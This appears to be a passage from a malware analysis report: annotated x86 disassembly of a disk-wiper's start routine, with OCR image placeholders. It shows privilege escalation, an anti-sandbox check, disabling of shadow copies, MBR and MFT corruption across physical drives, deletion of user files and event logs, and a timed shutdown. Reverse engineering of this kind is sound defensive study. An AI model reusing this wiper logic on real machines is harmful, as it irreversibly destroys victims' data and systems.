
Start function






mov [esp+530h+var_4CC], 65h ; 'e'
call ds:GetCurrentProcess
lea ecx, [esp+530h+TokenHandle]
push ecx ; TokenHandle
push 28h ; '(' ; DesiredAccess
push eax ; ProcessHandle
call ds:OpenProcessToken ; access to the token
test eax, eax
jnz short loc_403CDA
loc_403CDA: ; nSize
push 104h
lea eax, [esp+534h+Filename]
push eax ; lpFilename
push 0 ; hModule
call ds:GetModuleFileNameW ; Retrieves the fully qualified path for the file that contains the specified module.
test eax, eax
jnz short loc_403D09
lea eax, [esp+530h+Filename]
push offset aC ; "c*" To avoid execution in an analysis environment, the malware verifies if its name starts with a "c".
; because when a sample has been dwloaded from a website, the name is his hash
push eax ; LPWSTR
call ds:wsprintfW
add esp, 8
loc_403D09:
lea eax, [esp+530h+FindFileData]
push eax ; lpFindFileData
lea eax, [esp+534h+Filename]
push eax ; lpFileName
call ds:FindFirstFileW
mov edi, ds:GetLastError
call edi ; GetLastError
lea eax, [esp+530h+FindFileData.cFileName]
push eax ; lpsz
call ds:CharLowerW
movzx eax, [esp+530h+FindFileData.cFileName]
mov esi, ds:LookupPrivilegeValueW ; accessing privilege to shutdown and to the backup
mov [esp+eax*8+530h+var_7F8], 6E0077h
mov [esp+eax*8+530h+var_7F4], 720050h
lea eax, [ebx+4]
push eax ; lpLuid
lea eax, [esp+534h+Name]
push eax ; lpName
push 0 ; lpSystemName
call esi ; LookupPrivilegeValueW
lea eax, [ebx+10h]
push eax ; lpLuid
push offset aSebackupprivil ; "SeBackupPrivilege"
push 0 ; lpSystemName
call esi ; LookupPrivilegeValueW
push 0 ; ReturnLength
push 0 ; PreviousState
push 0 ; BufferLength
push ebx ; NewState
mov dword ptr [ebx], 2
push 0 ; DisableAllPrivileges
mov dword ptr [ebx+0Ch], 2
mov dword ptr [ebx+18h], 2
push [esp+544h+TokenHandle] ; TokenHandle
call ds:AdjustTokenPrivileges
call edi ; GetLastError
test eax, eax
jnz short loc_403DAF


loc_403DA8:
push eax ; hHeap
call ds:HeapFree ; After that memory is freed, any information that may have been in it is gone forever
; (Calling HeapFree twice with the same pointer can cause heap corruption,
; resulting in subsequent calls to HeapAlloc returning the same pointer twice)
loc_403DAF:
lea ecx, [esp+530h+var_518]
call _4029D0 Driver_Install ; Check the architecture: x32 or X64 and determine the appropriate driver
test eax, eax
jz loc_4040B5
push 0F003Fh ; dwDesiredAccess
push offset DatabaseName ; "ServicesActive"
xor esi, esi
push esi ; lpMachineName
call ds:OpenSCManagerW
mov [esp+530h+TokenHandle], eax
test eax, eax
jnz short loc_403DE1
loc_403DE1: ; dwDesiredAccess
push 22h ; '"'
push offset ServiceName ; "vss" ; Windows API snapshot Microsoft Volume Shadow copy Service
push eax ; hSCManager
call ds:OpenServiceW
mov ebx, eax
test ebx, ebx
jnz short loc_403E01
loc_403E01: ; lpDisplayName
push 0
push 0 ; lpPassword
push 0 ; lpServiceStartName
push 0 ; lpDependencies
push 0 ; lpdwTagId
push 0 ; lpLoadOrderGroup
push 0 ; lpBinaryPathName
push 0FFFFFFFFh ; dwErrorControl
push 4 ; dwStartType
push 10h ; dwServiceType
push ebx ; hService
call ds:ChangeServiceConfigW
test eax, eax
jnz short loc_403E24


loc_403E3E: ; dwErrCode
push esi
call ds:SetLastError
push 104h ; nSize
lea eax, [esp+534h+Filename]
push eax ; lpFilename
push 0 ; hModule
call ds:GetModuleFileNameW ; Retrieves the fully qualified path for the file that contains the specified module
test eax, eax
jz short loc_403E6E
lea edx, [esp+530h+var_518]
lea ecx, [esp+530h+Filename] ; psz1
call _4023C0_Read_Write_On_Disk
loc_403E6E:
xor esi, esi
loc_403E70:
push offset sub_401D10
lea edx, [esp+534h+var_514]
mov ecx, esi
call _401D60_PhysicalDrive_corruptMBR?__WIPE
inc esi
cmp esi, 64h ; 'd' ; 'd' 64h=100
jle short loc_403E70
lea eax, [esp+530h+var_514]
mov edx, 1
push eax ; int
mov ecx, offset pszStart ; "C:\\System Volume Information"
call _404C00_Handle_File_Info_read_ops_to_act_on_NTFS
mov edi, [esp+530h+SystemTimeAsFileTime.dwLowDateTime]
lea eax, [esp+530h+TokenHandle]
mov esi, [esp+530h+SystemTimeAsFileTime.dwHighDateTime]
push eax ; lpSystemTimeAsFileTime
call ds:GetSystemTimeAsFileTime ; get current system time
mov ecx, [esp+530h+var_51C]
mov eax, [esp+530h+TokenHandle]
sub ecx, esi
xor esi, esi
sub eax, edi
imul edi, [esp+530h+var_50C.dwLowDateTime], 0EA60h
push esi
push 2710h
push ecx
push eax
call sub_401000
sub edi, eax
sbb esi, edx
test esi, esi
jg short loc_403EE0


loc_403EE0:
mov esi, ds:CreateThread
lea eax, [esp+530h+Parameter]
push 0 ; lpThreadId
push 0 ; dwCreationFlags
push eax ; lpParameter
push offset _403B40_ShutDown ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
mov [esp+548h+Parameter], edi
call esi ; CreateThread
push 0 ; lpName
push 0 ; bInitialState
push 1 ; bManualReset
push 0 ; lpEventAttributes
mov [esp+540h+TokenHandle], eax
call ds:CreateEventW
push 0 ; lpThreadId
push 0 ; dwCreationFlags
mov [esp+538h+hEvent], eax
lea eax, [esp+538h+hEvent]
push eax ; lpParameter
push offset _4034D0_Hide_NTFS_operations ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
call esi ; CreateThread
mov edi, ds:SetThreadPriority
mov ebx, eax
test ebx, ebx
jz short loc_403F3E
cmp ebx, 0FFFFFFFFh
jz short loc_403F3E
push 0FFFFFFFEh ; nPriority
push ebx ; hThread
call edi ; SetThreadPriority
loc_403F3E:
lea ecx, [esp+530h+var_518]
call sub_4027F0
push 0 ; lpThreadId
push 0 ; dwCreationFlags
lea eax, [esp+538h+var_514]
push eax ; lpParameter
push offset sub_402870 ; lpStartAddress
push 0 ; dwStackSize
push 0 ; lpThreadAttributes
call esi ; CreateThread
mov esi, eax
test esi, esi
jz short loc_403F6B
cmp esi, 0FFFFFFFFh
jz short loc_403F6B
push 0FFFFFFFEh ; nPriority
push esi ; hThread
call edi ; SetThreadPriority
loc_403F6B: ; "C:\\Windows\\SYSVOL"
push offset FileName ; check if the system is a DC
call ds:GetFileAttributesW
cmp eax, 0FFFFFFFFh
jz short loc_403F93


jz short loc_403F93
test al, 10h
jz short loc_403F93
push 2BF20h ; dwMilliseconds
push esi ; hHandle
call ds:WaitForSingleObject
push 0 ; uExitCode
call ds:ExitProcess
loc_403F93:
xor esi, esi
loc_403F95:
push offset _401B80_NTFS_FAT
lea edx, [esp+534h+var_524]
mov ecx, esi
call _401D60_PhysicalDrive_corruptMBR?__WIPE
inc esi
cmp esi, 64h ; 'd'
jle short loc_403F95
lea edx, [esp+530h+var_524]
mov ecx, offset _402290_MFT
call sub_4038A0
lea eax, [esp+530h+var_524]
mov edx, offset _402920_AppData_relative
push eax
push offset _4028D0_ntUser_relative
mov ecx, offset aCDocumentsAndS ; "\\\\?\\C:\\Documents and Settings"
call _403620_Find_Data
lea eax, [esp+538h+var_524]
mov edx, offset _402970_MyDoc_Desktop
push eax
push offset sub_402890
mov ecx, offset aCDocumentsAndS ; "\\\\?\\C:\\Documents and Settings"
call _403620_Find_Data
add esp, 10h
lea eax, [esp+530h+var_524]
mov edx, 1
mov ecx, offset aCWindowsSystem ; "\\\\?\\C:\\Windows\\System32\\winevt\\L"...
push eax ; int
call _404C00_Handle_File_Info_read_ops_to_act_on_NTFS
mov edi, [esp+530h+SystemTimeAsFileTime.dwLowDateTime]
lea eax, [esp+530h+var_50C]
mov esi, [esp+530h+SystemTimeAsFileTime.dwHighDateTime]
push eax ; lpSystemTimeAsFileTime
call ds:GetSystemTimeAsFileTime
mov ecx, [esp+530h+var_50C.dwHighDateTime]
mov eax, [esp+530h+var_50C.dwLowDateTime]
sub ecx, esi
xor esi, esi
sub eax, edi
imul edi, [esp+530h+var_4F4], 0EA60h
push esi
push 2710h
push ecx
push eax
call sub_401000
sub edi, eax
sbb esi, edx
test esi, esi
jg short loc_404048


loc_404048: ; dwMilliseconds
push edi
call ds:Sleep
push [esp+530h+hEvent] ; hEvent
call ds:SetEvent
mov esi, ds:WaitForSingleObject
push 7530h ; dwMilliseconds
push ebx ; hHandle
call esi ; WaitForSingleObject
test ebx, ebx
jz short loc_404070
cmp ebx, 0FFFFFFFFh
jnz short loc_404077
loc_404070: ; hObject
push ebx
call ds:CloseHandle
loc_404077:
lea edx, [esp+530h+var_504]
mov ecx, offset sub_401FE0
call sub_4038A0
xor edx, edx
mov ecx, offset sub_402330
call sub_4038A0
lea ecx, [esp+530h+var_524]
call sub_4027F0
lea ecx, [esp+530h+var_504]
call sub_4027F0
mov eax, [esp+530h+TokenHandle]
test eax, eax
jz short loc_4040B5
cmp eax, 0FFFFFFFFh
jz short loc_4040B5
push 0FFFFFFFFh ; dwMilliseconds
push eax ; hHandle
call esi ; WaitForSingleObject ; wait until the end of the encryption before exiting
loc_4040B5: ; uExitCode
push 0
call ds:ExitProcess
start endp


Pseudocode of the Start function

